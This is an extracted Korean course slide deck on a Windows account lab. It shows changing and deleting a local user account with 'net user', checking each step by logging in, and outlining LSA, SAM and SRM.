


### 3 <실습> 계정 및 패스워드

#### • 실습 풀이

##### – 사용자 비밀번호 변경

» #  마우스를 오른쪽 클릭 > 명령 프롬프트(관리자)




### 3 <실습> 계정 및 패스워드

#### • 실습 풀이

##### – 사용자 비밀번호 변경

» # 관리자로 권한 상승을 위해 관리자 password를 입력

# 암호 : 1q2w3e4r% %



### 3 <실습> 계정 및 패스워드


- 실습 풀이

- 사용자 비밀번호 변경

- » # ksj09 계정 비밀번호 변경

```
# net user ksj09 *
```

```
# password : z1x2c3v4** / confirem password : z1x2c3v4**
```




### 3 <실습> 계정 및 패스워드

#### • 실습 풀이


##### – 사용자 비밀번호 변경 확인

» # 종료 또는 로그아웃 → 로그아웃



### 3 <실습> 계정 및 패스워드

- 실습 풀이
  - 사용자 비밀번호 변경 확인
    - » # 비밀번호를 변경한 계정 'ksj09'로 로그인 시도




### 3 <실습> 계정 및 패스워드

- 실습 풀이

- 사용자 계정 삭제

- » #  마우스를 오른쪽 클릭 > 명령 프롬프트 또는 명령 프롬프트(관리자) 클릭
    - » # net user ksj09 /delete



```
관리자: 명령 프롬프트
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user ksj09 /delete
명령을 잘 실행했습니다.

C:\Windows\system32>
```


### 3 <실습> 계정 및 패스워드

#### • 실습 풀이

##### – 사용자 계정 삭제 확인

» # 제어판 > 모든 제어판 항목 > 사용자 계정 > 계정 관리

# ksj09 계정 삭제 확인




### 3 <실습> 계정 및 패스워드

- 실습 풀이

- 사용자 계정 삭제 확인

- » # 종료 또는 로그아웃 → 로그아웃
    - » # 삭제한 사용자로 로그인 시도




### 3 <실습> 계정 및 패스워드

- 실습 풀이

- 사용자 계정 삭제 확인

- » 로그인 시도 시, 로그인 실패



### 3 계정 및 패스워드

- 윈도우 인증의 구성요소

- LSA(Local Security Authority)

- LSA : 모든 계정의 로그인에 대한 검증, 시스템 자원 및 파일 등에 대한 접근 권한 검사, 로컬, 원격 모두에 해당, 이름과 SID(Security Identifier)를 매칭하며, SRM이 생성한 감사 로그 기록

- SAM(Security Account Manager)

- SAM : 윈도우에서 패스워드 암호화하여 보관하는 파일의 이름과 동일

- SRM(Security Reference Monitor)

